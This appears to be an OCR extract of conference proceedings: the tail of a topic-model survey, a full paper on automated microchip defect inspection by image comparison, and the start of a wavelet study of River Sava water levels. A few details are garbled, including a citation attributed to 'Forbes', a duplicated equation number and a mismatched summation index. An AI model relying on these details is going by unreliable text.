A survey of most prominent probabilistic models is presented and a novel classification is proposed in order to emphasize fundamental approaches to probabilistic topic modeling. Motivation for such a survey rests in finding a new, possibly prospective direction of research. It is a fact that there are more models with simpler assumptions (bag of words models that do not use in-domain knowledge) than others. Bag of word models induce increased interest over sequence based ever since Latent Dirichlet Allocation was introduced. Models introducing in-domain knowlegde are sparse comparing to others, but with increasing need for semantically richer topics and applications, incorporating in-domain knowledge is gaining on popularity. Unsupervised models have generally precedence over supervised because of their applicability to large unlabeled corpora, but in problem domain where data labels exist, supervised models are presumably more reliant.

Perhaps the most notable contribution of this survey lies in observing the SDU class where none of the models are found. This observation may turn out to be the most valuable for doing further research.

REFERENCES

[1] A. Daud, J. Li, L. Zhou, and F. Muhammad, “Knowledge discovery through directed probabilistic topic models: a survey,” Frontiers of Computer Science in China, vol. 4, no. 2, pp. 280–301, Jun. 2010.

[2] David M. Blei. Introduction to Probabilistic Topic Models. Communications of the ACM, 2011 pp.

[3] Mark Steyvers, Tom Griffiths. Probabilistic Topic Models. In Landauer

[4] Zhu, Jun, and Eric P Xing. “Conditional Topic Random Fields.” *Forbes*. Ed. Johannes Fürnkranz & Thorsten Joachims.

[5] Steven Abney and Marc Light. 1999. “Hiding a semantic hierarchy in a markov model”. In Proceedings of the Workshop on Unsupervised Learning in Natural Language Processing, pages 1–8.

[6] T. L. Griffiths, M. Steyvers, D. M. Blei, and J. B. Tenenbaum, “Integrating topics and syntax,” In Advances in Neural Information Processing Systems 17, vol. 17, 2005, pp. 537–544.

[7] A. Gruber, M. Rosen-Zvi, and Y. Weiss, “Hidden topic markov models,” in Artificial Intelligence and Statistics, 2007.

[8] T. L. Griffiths and M. Steyvers, “Finding scientific topics,” Proceedings of the National Academy of Sciences of the United States of America, vol. 101, no. Suppl 1, pp. 5228–5235, Apr. 2004.

[9] D. M. Blei, A. Y. Ng, and M. I. Jordan, “Latent dirichlet allocation,” Journal of Machine Learning Research, vol. 3, pp. 993–1022, Jan. 2003.

[10] X. Wang, A. McCallum, and X. Wei, “Topical n-grams: Phrase and topic discovery, with an application to information retrieval,” in ICDM 2007: Proceeding of the seventh IEEE International Conference On Data Mining, Ed., 2007, pp. 697–702.

[11] X. Wang and A. McCallum, “Topics over time: a non-Markov continuous-time model of topical trends,” in Proceedings of the 12th ACM SIGKDD international conference on Knowledge discovery and data mining, ser. KDD ’06. New York, NY, USA: ACM, 2006, pp. 424–433.

[12] D. M. Blei and J. D. Lafferty, “Dynamic topic models,” in Proceedings of the 23rd international conference on Machine learning, ser. ICML ’06. New York, NY, USA: ACM, 2006, pp. 113–120.

[13] D. Blei, T. Gri, M. Jordan, and J. Tenenbaum, “Hierarchical topic models and the nested chinese restaurant process,” 2003.

[14] D. M. Blei and J. D. Lafferty. (2006) Correlated topic models.

[15] T. Hofmann. (1999) Probabilistic latent semantic indexing.

[16] S. Deerwester, S. T. Dumais, G. W. Furnas, T. K. Landauer, and R. Harshman, “Indexing by latent semantic analysis,” Journal of the American Society for Information Science, vol. 41, pp. 391–407, 1990.

[17] D. M. Blei and J. D. Mcauliffe, “Supervised topic models,”, in Proceedings of th Neural Information Processing Systems – NIPS, 2007.

[18] D. Mimno and A. McCallum, “Topic Models Conditioned on Arbitrary Features with Dirichlet-multinomial Regression,” in Proceedings of the 24th Conference on Uncertainty in Artificial Intelligence (UAI ’08), 2008.

[19] M. R. Zvi, C. Chemudugunta, T. Griffiths, P. Smyth, and M. Steyvers, “Learning author-topic models from text corpora,” ACM Trans. Inf. Syst., vol. 28, no. 1, pp. 1–38, Jan. 2010.

[20] D. M. Blei and P. J. Moreno, “Topic segmentation with an aspect hidden markov model,” in Proceedings of the 24th annual international ACM SIGIR conference on Research and development in information retrieval, ser. SIGIR ’01. New York, NY, USA: ACM, 2001, pp. 343–348.

[21] J.P. Yamron, I. Carp, L. Gillick, S. Lowe, and P. van Mulbregt, “A Hidden Markov Model Approach to Text Segmentation and Event Tracking”, *Proceedings ICASSP-98, Seattle, May 1998*

[22] Y. Wang, H. Bai, M. Stanton, W. Y. Chen, and E. Y. Chang, “PLDA: Parallel latent dirichlet allocation for Large-Scale applications,” in Proceedings of the 5th International Conference on Algorithmic Aspects in Information and Management, ser. AAIM ’09, vol. 5564. Berlin, Heidelberg: Springer-Verlag, 2009, pp. 301–314.

[23] W. Li and A. McCallum, “Pachinko allocation: DAG-structured mixture models of topic correlations,” in Proceedings of the 23rd international conference on Machine learning, ser. ICML ’06. New York, NY, USA: ACM, 2006, pp. 577–58

Etalon-Based Integrated Microchip Inspection System

S. Tulyakov*, I. Radchanka**, S. Basalayev*** and R. Sadykhov****

* Belarusian State University of Informatics and Radioelectronics, Minsk, Belarus, sergei.tulyakov@gmail.com

** ATD “Bekomp”, Minsk, Belarus, igorra@bk.bn.by

*** OJSC "Optoelectronics systems", ntcm@tut.by

**** Belarusian State University of Informatics and Radioelectronics, Minsk, Belarus, rsadykhov@bsuir.by

Abstract - This paper presents an automated etalon-based integrated microchip inspection system, aimed to minimize manual quality control tasks, by analyzing images of integrated microchips taken by electronic microscope. To perform inspection the system requires three to five images of the analyzed region to average them into etalon image; no other a priori information is needed. The system uses rule-based approach, that assigns each defect to one of three groups: 1) shorting of two or more adjacent conductors; 2) islet or pin hole, representing defect contained within conductor’s boundaries or in metallization layer; 3) group type of defect including conductor’s breakups, mousebites and spurs. The paper proposes two algorithms to tackle two major problems of reference-based systems: slope and alignment correction. To detect topological elements affected by the defect, the algorithm of random polygon intersection is introduced. The decision whether a particular defect is significant is based on the comparison of the defect and affected conductor dimensions.

I. Introduction

The reliability is an indispensable component of the competitive advantage in the microchip manufacturing industry. Quality control test might be conducted through electrical/contact methods and non-electrical/non-contact ones[1]. Although electrical or functional testing performs badly in identifying mousebite- and spur-defects, it is very effective in locating shorts or opens in microchips. Non-contact methods use automated or manual inspection of optical, x-ray or ultrasonic images. Since manual quality assurance is slow and expensive, the area of automated microchip inspection attracts considerable research interest.

Visual inspection systems can be divided into three main groups: referential approaches, non-referential approaches, and hybrid approaches [1]. Referential approaches require manually selected etalon images free of any defects. These etalons must be created before the inspection stage. Non-reference approaches test whether the testing fragment conforms to the standard specification. As a prerequisite non-reference methods require some design-verification rules, which might not be available. Hybrid inspection combines the aforementioned methods, sharing their strengths and weaknesses. However, both initial conditions must be satisfied.

We propose a reference-based algorithm that uses an etalon created by averaging several images of the same microchip. Fig. 1 shows three types of defects the system can recognize.




Figure 1. The system recognizes three types of defects: shorting of two or more adjanced conductors (1), islet or a pin hole (2), group of defects including conductor’s breakups (3), mousebites (4) and spurs (5).

Although accurate alignment and the same slope of the etalon and testing fragment are the key requirements of the reference-based approaches, we propose a simple algorithm for slope correction of an arbitrary image, based on vertical and horizontal lines detection. Moreover, to ensure precise image alignment we introduce an efficient projection-based method.

The rest of the paper is organized as follows: section II identifies the problem and describes the microchip inspection workflow. Section III discusses slope correction, image alignment and detection of defect-containing regions in detail. Defects analysis that includes faulty topological elements determination and identification of the defects’ type is looked at in section 0. Some preliminary results are given in section IV and conclusions are disclosed in section V.

II. The System Overview

The electronic microscope scans the microchip’s area and takes overlapping photos (θ is a given overlapping distance, see Fig. 2). Prior to recognition stage the system requires scanning several defect-free microchips to create an etalon by averaging them into one image.




Figure 2. Example of a scanning session. A microchip is scanned subsequently by frames of the same dimension.




Figure 3. The white dot has different coordinates on these two images.

We will use term analyzed fragment to define the fragment that needs to be verified. Fragment containing zero defects is called etalon or reference fragment. The analysis of each fragment is divided into the following steps:

- Correspondent etalon fragment is retrieved from the database.
- The slope of the analyzed fragment is aligned so that the majority of the conductors' borders have strait horizontal or vertical orientation (see section III.A for details).
- The etalon and analyzed fragments are aligned so that they have exact match between pixels (see section III.B for details). The example of different alignment is shown in the Fig. 3. The coordinates of the corner marked with white dot differ on both images.
- Defect-containing regions are detected. Since both the etalon and the analyzed fragment are properly aligned, difference regions can be found by subtracting one image from another (see section III.C for details).
- Each defect is contained in a conductor or other topological element. Before proceeding further, all affected elements are determined (see section III.D for details).
- Each difference region is labeled as belonging to a specific defect type, allowing different dimensions analysis for every type. For example, mousebites or spurs must not exceed the half of the minimum size of the topological element in which they are present (see section III.E for details).




Figure 4. An image of arbitrary fragment of the microchip consisting mostly of vertical and horizontal lines.




Figure 5. Lines detection steps: a) Initial image; b) Otsu threshold is applied; c) Canny edges extraction is performed; d) Standard Hough Transform is applied to detect lines.

III. DEFECTS DETECTION

A. *Fragment Slope Correction*

Each microchip is placed onto the positioning table by quality control specialist. Given the impossibility of fixing the microchip precisely, the electronic microscope's images will be of different albeit small slope. This slope will be constant for one capturing session, while it will vary from session to session.

Each fragment can be represented as a set of horizontal and vertical elements (Fig. 4). Let $h_i \in H, i = \overline{1,n}$, $n = |H|$, and $v_j \in V, j = \overline{1,m}$, $m = |V|$, where H, V are sets of vertical and horizontal lines in the image correspondingly. Let α_i and β_j be the angles between h_j and Xaxis, v_i and Yaxis correspondingly. We define an extended vector of all the angles as $\Gamma = [\alpha_1, \alpha_2, .., \alpha_n, \beta_1, \beta_2, .., \beta_m]$. Zero-slope condition can be defined with the following way:

$$M(\Gamma) = 0, \tag{1}$$

where $M(\cdot)$ is mode operator. This means that the majority of lines will have zero slopes. To find all slopes of the borders of the topological elements, well-known Standard Hough Transform (SHT) is used [2][3]. SHT uses the parametric representation of a line:

$$\rho = x \cdot \cos(\theta) + y \cdot \sin(\theta), \tag{2}$$

where ρ is the distance from the origin to the line, and θ is the angle of the perpendicular projection from the origin to the line.




Figure 6. This diagram shows the density distribution of the slopes of the fragment in Fig. 4. The mode of this distribution is easily determined.




Figure 7. Histogram of the $M(\mathbf{\Gamma})$ of a session containing 140 fragments

As a preprocessing step, Otsu [4][5] and Canny [6] methods are used (Fig. 5). The histogram of Γ is given in Fig. 6**.** In this particular case $M(\Gamma) = 0.0157$ radians, meaning that source image should be rotated by -0.0157. Given that each microchip is placed on the positioning table only once, $M(\Gamma)$ should be the same within each session.

The condition that the slope of the microchip remains unchanged during one capturing session is used to choose the most probable slope angle. The resulting slope is determined with majority voting among the angles of every fragment. We have tested this approach on 20 sessions with 140 fragments in each and the results are almost the same: approximately 65% of all images have $M(\mathbf{\Gamma})$ equal to their real slope, others 35% have slightly different $M(\mathbf{\Gamma})$ (see Fig. 7).

B. Image Alignment

As it is seen from Fig. 2 the electronics microscope scans a microchip starting from some initial position (x, y) and shifting in both directions with some step $(\Delta x, \Delta y)$. For the two subsequent scanning sessions starting positions $(x_1, y_1) \neq (x_2, y_2)$ and $(\Delta x_1, \Delta y_1) \neq (\Delta x_2, \Delta y_2)$. The difference can be as small as several microns only. Images are perfectly aligned when the displacement of the elements is compensated.

Let us define horizontal (HI) and vertical (VI) profiles as follows:

$$HI(x) = \sum_{x=1}^{n} I(x, y), \qquad VI(x) = \sum_{y=1}^{m} I(x, y), \tag{3}$$

where I is an image. Similar profiles are used in [7][8][9] for face and facial features location.




Figure 8. The structure of horizontal and vertical profiles reflect the structure of the analyzed fragment.




Figure 9. Horizontal (left) and Vertical (right) profiles of the similar fragments before alignment

Since microchip fragments consist mostly of vertical and horizontal lines, these profiles will have characteristic structure (Fig. 8).

Horizontal and vertical profiles of two fragments shown in Fig. 3 are given in Fig. 9. The left diagram shows projections on the horizontal axis, the right one – on the vertical axis. It is easy to see that these projections have very much in common, with corresponding pikes shifted by some pixels. To determine the best correspondence we slide one projection along the other and calculate correlation coefficient:

$$r = \frac{\sum_i (a_i - \bar{a})\,(b_i - \bar{b})}{\sqrt{\sum_i (a_i - \bar{a})^2}\sqrt{\sum_i (b_i - \bar{b})^2}}, \tag{3}$$

where a and b represent the profiles calculated from similar fragments. The best-fit position will have maximum r value. Having determined the most aligned regions of the two images we extract them and use in further processing.

C. Detection of Defect-Containing Regions

Defect-containing regions are determined with the use of the etalon fragment, aligned with the analyzed fragment. We calculate the sum of two differences:

$$D = (E - I) + (I - E), \tag{4}$$

where E is the etalon, I is current image, $\pm$ are elementwise operations. D will contain mostly black pixels, except regions that differ in the etalon and current fragment. These regions are most likely to be defective.

In Fig. 10 the left image shows the etalon based on 3 fragments. Image on the right contains three defects highlighted with white circles. We calculate **D** and apply connected components extraction [10] to find the defects. Fig. 11a shows calculated difference, Fig. 11b shows defect-containing regions.





Figure 10. Etalon image (a) will be used to check image with defects (b).



a b

Figure 11. Difference shows most probable regions containing defects (a). Connected components extraction is used to localize the defects (b).

Defects inside white rectangle correspond to the contact pad, which was used in functional testing of the microchip on the previous stages of quality assurance process. The spot inside the contact pad was made by the probe and therefore is not a defect. So contact pads should be removed from visual analysis.

We apply simple and efficient template-matching algorithm to identify contact pads: a sliding patch containing the cropped pad image is placed on every position inside the analyzed image, and correlation is calculated. The position with highest correlation coefficient is considered to be the pad location. Defect Analysis

During this step each defect is classified and defect-significance test is performed. We use a simple rule-based approach to classify defect as belonging to one of three types:

- Short of two or more neighboring conductors. A defect is classified as a short if it affects two or more topological elements.
- An islet or a pin hole, representing defect fully contained by the conductor or metallization layer.
- Group of defects including breaks of the conductor into several parts, mousebites and spurs. A defect is classified as belonging to this group when it partially intersects with the topological element. All these defects are grouped together because in some cases it is impossible to distinguish between conductor and metallization layer in the image without design specification. In Fig. 12 it is almost impossible to distinguish whether the defects are located on conductors or on the metallization layer.

Short-type defects are considered significant by default given that regardless of the size, they affect the microchip topology. Defects of last two types can have insignificant dimensions compared with the dimensions of the conductor.




Figure 12. Sometimes it is impossible to accurately distinguish topological elements from metallization layer without any a priori information, such as design specification.

Moreover, small jaggies on the bound of the conductor can be also recognized as defects. Therefore, defect significance must depend on the size of the affected conductor. This requires size-measuring algorithm with considerable degree of accuracy.

We solve this task using the following steps:

- Determine a conductor or a group of conductors bordering or intersecting with the defect.
- Classify defect type using rule-based approach.
- Measure the size of the conductor and defect in the neighborhood of their intersection and compare these dimensions.

D. Determining Affected Conductors

At this step we know defects' blob, its' border, bounding rectangle, and the gravity center. We extract the region having the same boundaries and coordinates from the etalon image and apply connected component approach the same way as we did in section C. So the task to find defect and element intersection can be treated as well-known random polygons intersection problem. There exist a number of methods to solve such a problem [11]:

- Ray-tracing algorithm that identifies a point inside a polygon if, for any ray from this point, there is an odd number of crossings of the ray with the polygon's edges.
- Angle-summation test that calculates the sum of the signed angles formed at the point by each edge's endpoints. If the sum is close to zero, the point is outside; if not, it's inside.
- Grid method. The idea is to impose a grid inside the bounding box containing the polygon. Each grid cell is categorized as being fully inside, fully outside, or indeterminate. The indeterminate cells also have a list of edges which overlap the cell, and also one corner (or more) is determined to be inside or outside using a traditional test. It is quick to determine the state of these corners by dealing with those on each latitude line by flipping the state of each corner to the right of the edge's crossing point.

Although all these methods solve the problem, they all share the same drawbacks:

- The real bound can have different coordinates than the shape of the bounding box since image processing is performed prior to blob extraction. So the actual problem can be formulated as: Do the polygons lay within some distance?
- To calculate the intersection these algorithms need to run test for every point resulting in lack of performance.

To solve these tasks we propose a more efficient algorithm that also allows to measure distance in pixels between two polygons. Suppose we are analyzing a region around the center of defect.




Figure 13. Affected element determination: etalon image (a) is subtracted from the testing fragment (b), defects regions are detected (c), and intersection area is found (d, e, f).

This region has dimension of the defects' bounding box extended by some coefficient $n \cdot w \times n \cdot h$. Our algorithm consists of the following steps:

- Create two matrices E, D filled with zeros having the same size as analyzed region.
- Fill with ones defect's regions inside matrix D (Fig. 13, d).
- Fill with ones the area of blobs extracted from the etalon region inside matrix E (Fig. 13, e).
- Calculate matrix $I = E \otimes D$, where $\otimes$ is binary AND operation (Fig. 13, f).
- If matrix I will contain non-zero elements the shapes intersect. Non-zero regions represent intersection areas.

This algorithm can be applied to measure the distance between the nearest points of the random shapes. On the step 2 we can apply dilatation operation [10] to one of the two matrices thereby increasing the filled area. We can continue to perform dilatation with the same structuring element until the shapes will intersect. The total amount of dilatation will give the distance between shapes in pixels.

E. Defect Significance Determination

After we found affected regions we measure conductor dimensions by using a cross-profile (see Fig. 14), centered in the middle of the intersection area.




Figure 14. Defect size is measured with cross-profile centered on the gravity center of defect and conductor intersection region.

The defect in Fig. 14 has width more than a half of the width of the cross-profile, and therefore is considered to be significant.




IV. Preliminary Results

The system now is under extensive beta-testing stage. Experiments to determine false positives and false negatives rates are yet to be performed. Some preliminary results are given in Table I.

V. Conclusions

In this paper we present a reference-based system of visual microchip inspection. We propose two algorithms to overcome two major difficulties of reference-based approaches: slope and alignment correction. The slope correction is based on the well-known Standard Hough Transform. The alignment correction algorithm uses image to axes projections, also known as horizontal and vertical profiles, to minimize the displacement error. The paper introduces a simple and efficient algorithm of random polygons intersection. The proposed algorithm can be used to measure the distance between two shapes. One of the future improvements is to use design specification on the defect classification stage to expand the number of recognizable defects.

TABLE I. Some defects examples

Islets or pin holes	Short defects	Breaks, mousebites and spurs
		

REFERENCES

[1] M. Moganti, F. Ercal, C.H. Dagli, and S. Tsunekawa, "Automatic PCB inspection algorithms: a survey," Computer Vision and Image Understanding, vol. 63, pp287-313, 1996

[2] P. V. C. Hough, "Methods and means for recognizing complex patterns," U.S. Patent 3,069,654, Dec. 1962.

[3] R. Duda, and P. Hart, "Use of hought transformation to detect lines and curves in pictures," Communications of the ACM, vol. 15, no. 1, pp. 11-15, 1972.

[4] N. Otsu, "A threshold selection method from gray level histograms," IEEE Trans. Syst. Man Cybern. SMC-9, pp. 62–66, 1979.

[5] M. Sezgin, and B. Sankur, "Survey over image thresholding techniques and quantitative performance evaluation," Journal of Electronic Imaging, vol. 13, no. 1, 2004, pp. 146 – 165.

[6] J. Canny, "A computational approach to edge detection," Pattern Analysis and Machine Intelligence, vol. 8 no. 6, 1986, pp. 679–698.

[7] C. Kotropoulos and I. Pitas, "Rule-based face detection in frontal views," Proc. Int'l Conf. Acoustics, Speech and Signal Processing, vol. 4, pp. 2537-2540, 1997.

[8] M. Yang, D. Krigman, and N. Ahuja, "Detecting faces in images: a survey", IEEE Transactions on Pattern Analysis and Machine Intelligence, vol. 24, no. 1, January 2002

[9] T. Kanade, "Picture processing system by computer complex and recognition of human faces," doctoral dissertation, Kyoto University, November, 1973

[10] R. Gonsalez, and R. Woods, "Digital image processing," Prentice Hall, 2002.

[11] E. Haines, "Point in polygon strategies," Graphics Gems IV, ed., Academic Press, p. 24-46, 1994.

Wavelet analysis of hydrological signals on an example of the River Sava

Ana Sović*, Kristina Potočki**, Damir Seršić* and Neven Kuspilić**
* University of Zagreb, Faculty of Electrical Engineering and Computing, Zagreb, Croatia
** University of Zagreb, Faculty of Civil Engineering, Zagreb, Croatia
ana.sovic@fer.hr, kpotocki@grad.hr

***Abstract* - Spectral analysis and wavelet analysis of successive flood waves on the basis of measured water levels help to understand hydrological processes and to improve hydrological modeling. In this paper, we compare Fourier transform, short time Fourier transform and continuous wavelet transforms to describe behavior of River Sava. Urban, agricultural and nature protected areas in the Republic of Croatia are under considerable influence of floods caused by the River Sava. Better understanding of the temporal patterns of the hydrological signals (discharge, water - level) is an important contribution to the water management of the River Sava.**

I. INTRODUCTION

The River Sava is one of the most important rivers for water management in Republic of Croatia. Its total length is 947 km and the river basin area covers 97,713 km^2 from witch 25,373 km^2 (26%) belongs to Croatia. With its average discharge of 1564 m^3/s, the River Sava represents the most important Danube tributary. In spring, after the snow melts, and in autumn, after the heavy rainfall, the middle part of the River Sava valley is prone to floods. Better describing and understanding of the hydrological regime is very important in the process of undertaking measures to prevent or limit flood hazards. This paper is focused on better description of water level regime in the middle reaches of the River Sava.

Natural processes and signals, such as discharge and water levels are characterized with significant departures from stationary and time–varying autocorrelation properties. These hydrological time series consist of intermittent processes where extreme events do not occur evenly. Fourier analyses have severe limitations for that kind of processes. Main shortcoming is that it identifies the frequencies present in the signal but not their moment of occurrence. Wavelet analysis gives a possible solution by time–frequency or time-scale localization of the process. An application of the wavelet analysis (WA) for the geophysical seismic signals was first introduced by Grossmann and Morlet [1]. WA founds its application in hydrology for different types of applications such as: identification of seasonal and interannual variability in temperature, precipitation and discharge [2][3]; identification of impact of climate variability on the river discharge and karst springs discharges [4][5][6]; rainfall-runoff model calibration and performance [7][8] and comparing temporal patterns of water quality [9].

In this paper, water levels from six gauging stations (GS) on the River Sava are qualitatively analyzed and compared to different spectral methods. Several advantages of the wavelet analysis are shown in this application. After wavelet decomposition, annual period is extracted and delays of the high water level between stations are obtained.

II. SIGNAL PROCESSING BACKGROUND

A. *Fourier transform, short time Fourier transform and continuous wavelet transform*

Discrete time Fourier transform is given by:

$$X(e^{j\omega}) = \sum_{n=-\infty}^{\infty} x(n)e^{-j\omega n}, \tag{1}$$

where $x(n)$ is a time domain signal (i.e. the observed water-level time series) and $X(e^{j\omega})$ is its frequency domain spectrum. $X(e^{j\omega})$ is periodic with the period 2π and is observed on the range $\langle -\pi, \pi]$. In order to observe time and frequency components of the signal simultaneously, short time Fourier transform is introduced:

$$X(\tau, \omega) = \sum_{n=-\infty}^{\infty} x(n)w(n-\tau)e^{-j\omega n}, \tag{2}$$

where $w(n-\tau)$ is a window function (Hann, Gaussian, rectangular,…) and τ is a time shift. The resulting two-indexed transform $X(\tau, \omega)$ is plotted in a time-frequency plane [10]. Time and frequency resolution in the time-frequency plane is constant. Due to the uncertainty principle, better localization in the time domain can be traded off for the worse localization in the frequency domain, using either longer or shorter window lengths. In some applications, the size of the window should be adjusted, i.e. wide window is better for low frequency components (provides for good frequency resolution), and shorter window is better for higher frequencies (good time resolution). For that purpose, wavelet transform is defined as follows:

$$X(\tau, a) = \frac{1}{\sqrt{|a|}} \int_{-\infty}^{\infty} x(t)\psi^*\left(\frac{t-\tau}{a}\right) dt, \tag{3}$$

where $\frac{1}{\sqrt{|a|}}\psi\left(\frac{t-\tau}{a}\right)$ is a wavelet function, ψ^* is a complex conjugate of the wavelet function, τ is a time shift and a is

a scale parameter. There are plenty different wavelet functions: Haar, Daubechies, Morlet, Shannon, Meyer,… and several of them will be considered in this paper and compared with the Fourier transform and the short time Fourier transform [10][11].

B. *Synthetic water level wave analysis*

A synthetic water-level wave is created for better understanding of obtained real world results:

$$x_1(t) = 400 + 100 \cdot \cos(2\pi \cdot 1/T \cdot t) + 150 \cdot \cos(2\pi \cdot 2/T \cdot t - T/6) + 200 \cdot \cos(2\pi \cdot 12/T \cdot t), \text{for } t \in \langle 0, 2T]$$

$$x_2(t) = 400 + 100 \cdot \cos(2\pi \cdot 1/T \cdot t) + 150 \cdot \cos(2\pi \cdot 2/T \cdot t - T/6) + 200 \cdot \cos(2\pi \cdot 4/T \cdot t), \text{for } t \in \langle 2T, 4T] \quad (4)$$

where $T = 365$ number of days in one year. The whole signal has the duration of four years, with half-year component and another one-year component. An extra wave with a month period is added to the first two years, and a wave with three months period to the second two years (Figure 1a). Corresponding frequency components using $\omega = 2\pi/T$ are: 0.0172 (for a year period), 0.0344 (for a half year period), 0.0689 (for three months period) and 0.2066 (for a month period).

Fourier transform is applied on the synthetic signal and all of the already mentioned frequency components are found (Figure 1b and c). However, it cannot be explicitly seen when the frequency components occurred. Therefore, the short time Fourier transform is calculated and plotted (Figure 1d). For better visibility, the interesting part is magnified and shown in Figure 1e. Obviously, short time Fourier transform is not the best possible representation for this kind of signals.

